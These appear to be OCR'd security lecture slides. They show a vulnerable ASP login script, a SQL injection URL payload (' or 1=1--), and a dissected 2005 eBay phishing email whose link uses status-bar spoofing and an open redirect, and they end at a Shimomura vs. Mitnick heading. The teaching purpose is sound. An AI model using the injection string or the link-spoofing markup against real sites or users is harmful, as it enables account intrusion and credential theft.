# rules & promises

- **I promise to always behave in an ethical and legal manner**
- **I shall not use my skills to test systems or people unless I have written permission form the appropriate authority**
- **I shall never abuse trust, skills, or knowledge**
- **I shall never surrender to the dark side**
- **I am, and will always be, an ethical person**

# A Web Application Example


# SQL Injection!


```
<%@ LANGUAGE="VBSCRIPT" %>
<%
Dim oCONv, oRSu
Set oCONv = Server.CreateObject("ADODB.Connection")
oCONv.Open
   "DRIVER={SQLServer};SERVER=aeneas;UID=sa;PWD=;DATABASE=paper"


Set oRSu = oCONv.Execute("SELECT * FROM tblUsers WHERE username = '" &
   Request.Querystring("UserID") & "' AND password = '" &
   Request.Querystring("Password") & "'")
if not oRSu.EOF then
       Session("UserID") = oRSu ("username")
           Response.Redirect "loginsucceeded.asp"
   else
           Response.Redirect "loginfailed.asp"
   end if

%>
```


```
SELECT * FROM tblUsers WHERE username = 'foo' AND password
   = 'bar'
```

**http://server/login.asp?userid='%20or%201=1--**

```
SELECT * FROM tblUsers WHERE username = '' or 1=1--
```


Inbox for sherif@aucegypt.edu - Mozilla Thunderbird
File Edit View Go Message Tools Help
Get Mail Write Address Book Reply Reply All Forward Delete Junk Print Stop
Folders
View: All
Subject Or Sender
sherif@aucegypt.edu
Inbox (26)
Outbox
Unsent Messages
Drafts
Templates
Sent
Trash
00MISC
00TOREAD (64)
ACS
Biz-Dev
Byte
CS-auc
Data-Comm
DEVELOPER-COM
dotEarth
Guru
IBM-devdomain
ICANN
IEEE
InterTEC
ISCC
ISE
ISE-ECOMM
ISOC
Java
NUA
OldMail
PCWEEK
POstfix
Research
RITSEC
Subject Sender Date
Revenue Share and Partner with Jupiterme... Gamelan Java Update 1:40 AM
INFOS2005 Review and heading a scientific session Dr. Eng. Hesham N. Elmahdy 12:26 AM
Newslinx Evening 2/16/05 NewsLinx 12:26 AM
FPA NOTICE: eBay Registration Suspension - Secti... suspension@ebay.com 2/16/2005 10:45 PM
Deadline for receiving work study applications 05S Amal Ibrahim 2/16/2005 6:03 PM
Council Meeting fadel 2/16/2005 3:03 PM
IST2005 CFP Invitation ist2005-3@itrc.ac.ir 2/15/2005 2:31 PM
the Third World Enformatika Congress IJCI 2/15/2005 8:12 AM
Re: This is Inas inas mahfouz 2/15/2005 2:03 AM
Re: Books for review: The Environmentalist Peter Kevan 2/14/2005 10:34 PM
Subject: FPA NOTICE: eBay Registration Suspension - Section 9 - Sherif@aucegypt.edu
From: suspension@ebay.com
Date: 2/16/2005 10:45 PM
To: sherif@aucegypt.edu
Dear (Sherif@aucegypt.edu),
We regret to inform you that your eBay account has been suspended due to concerns we have for the safety and integrity of the eBay community.
Per the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.
Please update your billing information by clicking the link below :
https://billing.ebay.com/
Unread: 26
Total: 609


Inbox for sherif@aucegypt.edu - Mozilla Thunderbird
File Edit View Go Message Tools Help
Get Mail Write Address Book Reply Reply All Forward Delete Junk Print Stop
Folders
View: All
Subject Or Sender
sherif@aucegypt.edu
Inbox (26)
Outbox
Unsent Messages
Drafts
Templates
Sent
Trash
00MISC
00TOREAD (64)
ACS
Biz-Dev
Byte
CS-auc
Data-Comm
DEVELOPER-COM
dotEarth
Guru
IBM-devdomain
ICANN
IEEE
InterTEC
ISCC
ISE
ISE-ECOMM
ISOC
Java
NUA
OldMail
PCWEEK
POstfix
Research
RITSEC
Subject Sender Date
Revenue Share and Partner with Jupiterme... Gamelan Java Update 1:40 AM
INFOS2005 Review and heading a scientific session Dr. Eng. Hesham N. Elmahdy 12:26 AM
Newslinx Evening 2/16/05 NewsLinx 12:26 AM
FPA NOTICE: eBay Registration Suspension - Secti... suspension@ebay.com 2/16/2005 10:45 PM
Deadline for receiving work study applications 05S Amal Ibrahim 2/16/2005 6:03 PM
Council Meeting fadel 2/16/2005 3:03 PM
IST2005 CFP Invitation ist2005-3@itrc.ac.ir 2/15/2005 2:31 PM
the Third World Enformatika Congress IJCI 2/15/2005 8:12 AM
Re: This is Inas inas mahfouz 2/15/2005 2:03 AM
Re: Books for review: The Environmentalist Peter Kevan 2/14/2005 10:34 PM
Subject: FPA NOTICE: eBay Registration Suspension - Section 9 - Sherif@aucegypt.edu
From: suspension@ebay.com
Date: 2/16/2005 10:45 PM
To: sherif@aucegypt.edu
us. We may also take these actions if we are unable to verify or authenticate any information you provide to us.
Please update your billing information by clicking the link below :
https://billing.ebay.com/
Due to the suspension of this account, please be advised you are prohibited from using eBay in any way. This includes the registering of a new account.
Please note that any seller fees due to eBay will immediately become due and payable. eBay will charge any amounts you have not previously disputed to the billing method currently on file.
http://cgi4.ebay.com/ws/eBayISAPI.dll?MfcISAPICommand=RedirectToDomain&DomainUrl=http://goens.net/.www.ebay.com/
Unread: 26
Total: 609


Sign In - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://goens.net/.www.ebay.com/
Go
Getting Started
Latest Headlines
Symantec Security Response - Threat Seve...
Sign In
Sign In
help
New to eBay?
or
Already an eBay user?
If you want to sign in, you'll need to register first.
Registration is fast and free.
Register >
eBay members, sign in to save time for bidding, selling, and other activities.
eBay User ID
Forgot your User ID?
Password
Forgot your password?
Sign In >
Keep me signed in on this computer unless I sign out.
Account protection tips | Secure sign in (SSL)
You can also register or sign in using the following service:
PASSPORT Sign In .net
Announcements | Register | Security Center | Policies | Feedback Forum | About eBay
Copyright © 1995-2004 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.
reviewed by TRUSTe site privacy statement
Done

- Please update your billing information by clicking the link below :
- <br><br><br>
- <a href="**http://cgi4.ebay.com/ws/eBayISAPI.dll?MfcISAPICommand=**
  - **RedirectToDomain&DomainUrl=**
  - **http://goens.net/.www.ebay.com/**" onMouseOut="status='';return true" target=_blank
  - **onMouseOver="status=‘**
  - **https://billing.ebay.com/**'; return true">
- **https://billing.ebay.com/**</a>


# *A Hacking Classic*

## Shimomura vs. Mitnick

**From: tsutomu@ariel.sdsc.edu (Tsutomu Shimomura)**

